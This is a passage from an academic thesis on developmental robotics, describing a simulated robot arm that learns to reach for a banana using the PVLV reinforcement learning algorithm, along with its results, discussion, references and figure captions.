The network, listed in Figure 2 on page 31, is composed of a hidden layer which receives proprioceptive input concerning muscle length and rate of change of muscle length from the shoulder and elbow input layers. The hidden layer also receives visual input of the present hand and goal location from those respective layers. The hidden layer then projects to the elbow and shoulder output layers, which are decoded to produce torques on those joints. The hidden layer must simultaneously predict where the hand will end up at the end of the trajectory in the hand goal out layer.

Motor force layers.

The representations in the shoulder and elbow input and output layers have been modeled based on motor cortex. As Wang et al. (2007) found, the majority of neurons in the reach region of motor cortex encode for position, velocity or a combination of the two in a population vector and the tuning properties of any given neuron change dynamically with the instantaneous properties of the trajectory. In the specification for these layers, position (muscle length) is represented along the x-axis and velocity (rate of change of muscle length) on the y-axis. The units are topographically organized into groups based on their position and velocity tunings, which are decoded as a gaussian average into the force output. Although the simplified task given to the robot in this work has his arm start at the origin for each reach, this representation is sufficient to allow him to get to any position from any position. Because this same layer specification is used for both input and output, it also simulates proprioceptive feedback, which the robot receives throughout each reach.

Forward and inverse models.

Forward and inverse models represent mappings from one set of information to another and are two different ways of framing the computations performed in a reach

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

(Buneo, 2002; Jordan & Rumelhart, 1992). In a forward model the angular positions and velocities of the shoulder and elbow are known and the robot must compute the final hand position. In an inverse model only the hand position is known and the robot must compute the torques needed to produce a trajectory that positions the hand on the target. Inverse models are inherently ill-posed and give rise to the degrees of freedom "problem". For any given goal position, there are millions of joint configurations that can place the hand there, and the nervous system must constrain the problem such that it only selects one.

Both forward and inverse models have been implemented in the current network architecture. At the beginning of a reach the Hidden layer receives input on the current status of his shoulder, elbow and hand from the Shoulder_In, Elbow_In and HandPos_In layers in addition to the location of the goal from the HandGoal_In layer. In order to solve the inverse model, the Hidden layer must activate the Shoulder_Out and Elbow_Out layers such that the decoded torques specify a trajectory that lands the hand on the goal. The forward model is solved by predicting this final location in the HandPos_Out layer, which, when reaches are successful, would ideally be identical to the HandGoal_In layer.

The Primary Value Learned Value reinforcement learning system.

Unlike traditional neural network models that utilize error driven learning, which is a full vector signal, this model uses the Primary Value Learned Value (PVLV - pronounced "pavlov") reinforcement learning system, which provides only a scalar learning signal (O'Reilly et al., 2007). PVLV is able to replicate much of the Pavlovian conditioning data and is based on the detailed neuroanatomy of dopaminergic neurons in the midbrain, which fire proportionally to unexpected rewards. Due to the weaker signal, a network that uses PVLV (and any system using biologically plausible reinforcement learning) will learn much more slowly than a traditional error driven learning model.

While a detailed explanation of the PVLV algorithm is out of the scope of the present work, an understanding of the PV system will prove useful for interpreting the

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

results. The PV system provides a signal when there are unexpected rewards and punishments and is broken down into two subcomponents, PVi and PVe, for inhibitory and excitatory respectively. PVe is a model of the lateral hypothalamus which indicates primary rewards (US) and has excitatory projections onto the dopaminergic nuclei in the midbrain and regulate dopamine production. PVi corresponds to the patch neurons in the ventral striatum which in turn have inhibitory projections onto the dopaminergic nuclei. PVi learns to expect primary rewards just ahead of PVe, and through a simple neural subtraction procedure, it turns out that $Dopamine \propto PVe - PVi$. In other words, PVi learns to expect when a US will occur and works to cancel it out by inhibiting dopamine firing. This further leads to weight changes in the network through the relationship $\Delta w_i = (PV_e - PV_i)x_i$ for each sending unit x_i.

The PVLV layers are represented in the lower left corner of the network diagram in Figure 2 on page 31. The associated projections are complicated and difficult to discern, so the projections associated with the PV system will be described here. PVe receives projections from the output layers, including HandPos_Out, Shoulder_Out and Elbow_Out. PVi receives projections from Elbow_In, HandGoal_In, HandPos_In, Shoulder_In and Hidden. According to the relationship $Dopamine \propto PVe - PVi$, the PVi system sees the initial state of the network and attempts to predict the excitatory signal from the PVe layer, which sees the outputs of the network and will drive dopamine release.

PVLV relies on a well-timed reward signal, and one can imagine any number of errors upon which to base performance. At a reward value of .5, the baseline dopamine firing rate, no learning occurs, anything below that is perceived as punishment and anything above that as reward. The reward function has been kept as simple as possible. In the first task where the network has only a shoulder and humerus, the reward is based on the angular distance from the humerus to the banana as $1 - \triangle$. Similarly, in the second task where the network has a shoulder and elbow, the reward is based on the

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E5555621

euclidean distance from the hand to the goal as $1 - \triangle$. In both cases the reward is normalized such that it lies between 0 and 1, providing the robot with rewards and punishments that are directly proportional to performance.

Body parameters

The masses and lengths of the robot's arm are based on that of a Rhesus Macaque, as described in Colman et al. (2005) and Chan and Moran (2006). The total arm mass is 1.5 kg and the total length is .35 meters. The length of the humerus is .125 meters and the mass is .53 kg. The length of the ulna is .14 meters and the mass is .6 kg. The length of the hand is .088 meters and its mass is .37 kg. The robot's torso is not based on experimental data and is .5 meters across. In order to support future development, the robot also has a head which is equipped with two video cameras. While it would have been possible to use the Computational Cognitive Neuroscience Lab's model of the visual system in place of his gaussian "visual" inputs, that model does not currently have the disparity maps needed for depth perception.

In addition to realistic body parameters several programs have been included in the Emergent simulation that allow for dynamic scaling of his arm. One program allows for the elbow and ulna to be removed completely, and bases reward off of the angular distance of the humerus to the goal after a reach has been attempted. Another program puts them back in, and bases performance off of the euclidean distance to the goal. Yet another program allows for the dynamic scaling of his arm, simulating morphological development as learning progresses.

Results

After the robot had been constructed, it proved difficult to coax it into learning a signficant reaching task using reinforcement learning. In order to test that the architecture was in fact working, the framework was further enhanced to support error

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

driven learning using backpropagation. Initially, the elbow was locked to prevent it from moving and the Shoulder_Out layer was provided with the correct answer after every reach attempt. The network consistently learned the task in under 100 reaches, lending credit to the overall design.

The next phase of training was to remove backpropagation learning and rely solely on the PVLV algorithm. With the elbow and ulna still removed, the network refused to learn the task, despite several months of effort on my part. Finally, I decided to embark on an exhauistive parameter search using the CCN Lab's 27 node dual-core "Beowful" cluster, and discovered that, with the correct learning parameters, some of them never seen in a PVLV model before, the robot was able to demonstrate learning, as depicted in Figure 3 on page 32. As you can see in the figure, the robot's performance starts near 0.225 rad, or 12.9°. After nearly 3000 reaches, the robots average performance has gone as low as .08 radians (4.6°) and peaks at .375 radians (21.4°) from the goal. While this result is somewhat promising, as it seems to show clear signs of reinforcement learning for the first time, the robot's performance oscillates wildly, even when using a 50 reach rolling average for each point. If one stares at the chart for too long, they may even begin to doubt whether learning is occuring at all.

Undaunted, I reconnected the elbow and ulna and, using parameters very similar to those discovered without them (dopamine gain = 40, PVi learning rate = .001), the robot immediately began to learn in a clear, unambiguous fashion, as depicted in Figure 4 on page 33. With the banana placed in random locations around his body, the robot initially starts at an average reach distance of 0.2 meters away, and within 1350 reaches is within .014 meters of the banana on every single reach attempt.

This result can be clearly understood in terms of the PVLV learning mechanism. A plot of performance in terms of PVe, PVi, dopamine and the euclidean distance from the goal can be found in Figure 5 on page 34. As shown in the plot, the PVe value is 1 minus

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

the distance to the goal. The PVi value starts at 0.6, and slowly learns to predict primary rewards, cancelling out PVe as learning progresses. In the first half of learning, the dopamine dips below 0 dozens of times, corresponding to punishments, but is receiving positive reinforcement during the majority of the learning curve. Towards the end of learning dopamine has stabilized at a baseline level of firing, indicating that the robot has become adept at predicting when he will succeeed and when he will fail based on the state of the network at the start of a reach.

Discussion

Here I have reviewed recent advances in the field of developmental robotics and demonstrated the feasibility of creating a robotics studio that might eventually account for these various data points. Emergent has proven to be a capable platform for developing such a robot, allowing for flexible modification of the network, robot and tasks to be learned when failures are encountered and progress is to be made. Despite this success, many questions have been raised by this model and there is much future work to be done.

One of the primary questions to be answered is whether or not the present model is able to recreate the reaching factors shown to be important to the infant CNS by Berthier and Keen (2006). These include verifying that the model obeys the minimum jerk hypothesis, has an appropriate number of peaks in the velocity profile and works towards producing a straight reach when possible, among others. Although I have been unable to investigate them in the present work, much of this data has already been made available in the simulator and waits to be analyzed. A key missing data point is the jerk of the movement. As the Open Dynamics Engine does not automatically compute it, it will be necessary to compute the discrete approximation and include that data in the studio.

Another question relates to the prediction of Yang et al. (2007) that the CNS eventually learns to take advantage of the excess DoF available, combined with existing

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

data that shows the infant CNS finds those same DoF to be problematic. If this is the case, a properly designed robot would display a U-shaped learning curve, where the innate ability to perform goal-invariant reaches is initially supressed, and then slowly controlled as development progresses. While the present model displays a generally descending learning curve, it is encouraging that the model performs better with a shoulder and elbow than with the shoulder alone. A cursory analysis of the force and velocity profiles of those joints shows that they are clearly working together to produce reaches. Further, the model learns approximately 10 times faster when the shoulder and elbow are connected as opposed to the shoulder alone, which may eventually provide evidence for this hypothesis.

One area in which the present robot has excelled is in learning to control the Shoulder_Out and Elbow_Out layers using reinforcement learning, which were designed with the workings of M1 in mind. An analysis of the weights projecting from the Hidden layer to these layers shows that the robot has learned mappings that are akin to synergies. When the goal is placed in a location that is near a previously successful reach, the pattern of activations is largely similar, with units that have successful mappings showing crisp activations, and the rest of the units having activations that are nearly zero. In order to account for variance in the goal position, the activations of the units comprising the synergy change accordingly.

Finally, this robot is a first in terms of using a biologically plausible reinforcement learning mechanism, a feature that will be key to future versions that learn using autonomous mental development. Unlike the model of Oudeyer et al. (2005), which used an extremely artificial learning paradigm in a machine learning framework, this robot is able to learn to predict the presence of a primary reward based on the status of the environment. It learns to predict when it will succeed and when it will fail, providing a solid foundation for a future version that uses this knowledge to select its own tasks based on their potential for learning.

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

References

Adolph, K. E., Vereijken, B., & Denny, M. A. (1998). Learning to crawl. *Child Development*, *69*(5), 1299–1312.

Babinski, J. (1899). De lasynergie cerebelleuse. *Rev Neurol*, *7*, 806–816.

Bernstein, N. (1967). *The co-ordination and regulation of movements*. Oxford, UK: Pergamo.

Berthier, & Keen. (2006, March). Development of reaching in infancy. *Experimental Brain Research*, *169*(4), 507–518.

Buneo, C. A. (2002). The posterior parietal cortex: Sensorimotor interface for the planning and online control of visually guided movements. *Neuropsychologia*.

Chan, S. S., & Moran, D. W. (2006, December). Computational model of a primate arm: from hand position to joint angles, joint torques and muscle forces. *J Neural Eng*, *3*(4), 327–337.

Colman, R. J., Mckiernan, S. H., Aiken, J. M., & Weindruch, R. (2005). Muscle mass loss in Rhesus monkeys: Age of onset. *Experimental Gerontology*, *40*(7), 573–581.

Davidor, Y. (1991). *Genetic Algorithms and Robotics: A Heuristic Strategy for Optimization*. World Scientific.

Desmurget, M., Epstein, C. M., Turner, R. S., Prablanc, C., Alexander, G. E., & Grafton, S. T. (1999, June). Role of the posterior parietal cortex in updating reaching movements to a visual target. *Nat Neurosci*, *2*(6), 563–567.

Fetters, L., & Todd, J. (1987, June). Quantitative assessment of infant reaching movements. *J Mot Behav*, *19*(2), 147–166.

Fishbach, Alon, Roy, Stephane, Bastianen, Christina, et al. (2007, February). Deciding when and how to correct a movement: discrete submovements as a decision making process. *Experimental Brain Research*, *177*(1), 45–63.

Flash, T., & Hogan, N. (1985, July). The coordination of arm movements: an

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

experimentally confirmed mathematical model. *J Neurosci*, *5*(7), 1688–1703.

Graziano. (2006, March). The organization of behavioral repertoire in motor cortex. *Annu Rev Neurosci*.

Graziano, Aflalo, & Cooke. (2005, December). Arm movements evoked by electrical stimulation in the motor cortex of monkeys. *J Neurophysiol*, *94*(6), 4209–4223.

Halverson, H. M. (1933). The acquisition of skill in infancy. *Journal of Genetic Psychology*, *43*, 3–48.

Harris, & Wolpert. (1998, August). Signal-dependent noise determines motor planning. *Nature*, *394*(6695), 780–784.

Hofsten, C. V. (1991). Structuring of early reaching movements: a longitudinal study. *J Mot Behav*, *23*(4), 280–92.

Hofsten, C. V. (2004, June). An action perspective on motor development. *TRENDS in Cognitive Sciences*, *8*(6).

Jordan, M. I., & Rumelhart, D. E. (1992). Forward models: Supervised learning with a distal teacher. *Cognitive Science*, *16*, 307–354.

Kamen, D. (2008, February). *Ieee spectrum: "luke arm" prosthesis readies for clinical trials.* Internet.

Kamm, K. (1994). *The influence of postural development on the development of skilled reaching*. Unpublished doctoral dissertation, Indiana University.

Konczak, J., Borutta, M., Topka, H., & Dichgans, J. (1995). The development of goal-directed reaching in infants: hand trajectory formation and joint torque control. *Experimental Brain Research*, *106*(1), 156–168.

Kuffner, J., Nishiwaki, K., Kagami, S., Inaba, M., & Inoue, H. (2005). Motion Planning for Humanoid Robots. *Robotics Research: The Eleventh International Symposium*.

Lovel, Y., Grego, R., Ro, Y., & Edgerto, N. (1990). Weight-bearing hindlimb stepping in treadmill-exercised adult spinal cats. *Brain research*, *514*(2), 206–218.

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

Markram, H. (2006). The blue brain project. *Nature Reviews Neuroscience*, *7*(2), 153–160.

Miller, G. (1956). *The magical number seven, plus or minus two: some limits on our capacity for processing information.* Indiana : Bobbs-Merrill.

Mushiake, H., & Strick, P. L. (1995, December). Pallidal neuron activity during sequential arm movements. *J Neurophysiol*, *74*(6), 2754–2758.

O'Reilly, R. C., Frank, M. J., Hazy, T. E., & Watz, B. (2007, February). Pvlv: the primary value and learned value pavlovian learning algorithm. *Behav Neurosci*, *121*(1), 31–49.

Oudeyer, P. Y., Kaplan, F., Hafner, V. V., & Whyte, A. (2005). The Playground Experiment: Task-Independent Development of a Curious Robot. *Proceedings of the AAAI Spring Symposium on Developmental Robotics*, 42–47.

Pinto, N., Cox, D. D., & Dicarlo, J. J. (2008, January). Why is real-world visual object recognition hard? *PLoS Computational Biology*, *4*(1), e27+.

Sakagami, Y., Watanabe, R., Aoyama, C., Matsunaga, S., Higaki, N., & Fujimura, K. (2002). The intelligent asimo: system overview and integration. In *Intelligent robots and system, 2002. ieee/rsj international conference on* (Vol. 3, pp. 2478–2483 vol.3).

Schlesinger, M. (2000, March). Learning to reach by constraining the movement search space. 67–80.

Schlesinger, M., Parisi, D., & Langer, J. (2000). Learning to reach by constraining the movement search space. *Developmental Science*, *3*(1), 67–80.

Thach, W. T. (1978, May). Correlation of neural discharge with pattern and force of muscular activity, joint position, and direction of intended next movement in motor cortex and cerebellum. *J Neurophysiol*, *41*(3), 654–676.

Thelen, E., Corbetta, D., & Spencer, J. P. (1996, October). Development of reaching during the first year: role of movement speed. *J Exp Psychol Hum Percept Perform*, *22*(5), 1059–1076.

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

Thelen, E., Fisher, D. M., & Ridley-Johnson, R. (2002). The relationship between physical growth and a newborn reflex. *Infant Behavior and Development*, *25*(1), 72–85.

Todorov. (2000, April). Direct cortical control of muscle activation in voluntary arm movements: a model. *Nat Neurosci*, *3*(4), 391–398.

Uno, Y., Kawato, M., & Suzuki, R. (1989, June). Formation and control of optimal trajectory in human multijoint arm movement. *Biological Cybernetics*, *61*(2), 89–101.

Wang, W., Chan, S. S., Heldman, D. A., & Moran, D. W. (2007, June). Motor cortical representation of position and velocity during reaching. *J Neurophysiol*, *97*(6), 4258–4270.

Weng, J., Hwang, W. S., Zhang, Y., & Evans, C. (1999). Developmental robots: Theory, method and experimental results. *Proc. 2nd International Conference on Humanoid Robots*, 57–64.

Weng, J., McClelland, J., Pentland, A., Sporns, O., Stockman, I., Sur, M., et al. (2001, January). Artificial intelligence. autonomous mental development by robots and animals. *Science*, *291*(5504), 599–600.

Wise. (1985). The primate premotor cortex: past, present, and preparatory. *Annual review of neuroscience*, *8*, 1–19.

Wolpert, D. (2005, December). *The puppet master - how the brain controls the body.* Francis Crick Prize Lecture. London, UK.

Yang, J.-F., Scholz, J., & Latash, M. (2007, January). The role of kinematic redundancy in adaptation of reaching. 54–69.

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

Author Note

Thanks to my advisor, Dr. Randy O'Reilly, whose patience while I learned to use the Emergent simulator was endless. Without his advice this work would not have been possible. Thanks also to Dr. Harrison Carpenter for commenting on several drafts of the introduction. Thanks also go to my defense committee, consisting of Dr. Jerry Rudy, Dr. Matthew Keller, and Dr. David Sherwood, who were all willing to work with me on short notice despite their busy schedules.

BRIAN MINGUS / BM-C0213E555621
BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

Figure Captions

Figure 1. A screenshot of the robotics studio. The plot on the lower left displays the elbow velocity vs. the shoulder velocity, while the next two plots display the force and velocity of those respective joints over time. This is followed by the network diagram, a more detailed explanation of which can be found in Figure 2 on page 31. The top right plot displays the trajectory of the hand for an individual reach, and the plot below it displays the robot's reach performance. The robot itself sits in the foreground, with the banana that it is to reach for positioned in front of him.

Figure 2. A diagram of the neural network. The Shoulder_In and Elbow_In layers provide information about muscle length and rate of change of muscle length to the hidden layer, which in turn projects to the Shoulder_Out and Elbow_Out layers, which are decoded to produce torques on those respective joints. The hidden layer also receives visual input concerning the current location of the hand from HandPos_In, and the current location of the goal from HandGoal_In.


Figure 3. Reach performance using only the shoulder

Figure 4. Reach performance using both the shoulder and elbow

Figure 5. Chart of PVLV values during learning with the shoulder and elbow


BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

Reaching in Developmental Robotics, Figure 1




BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

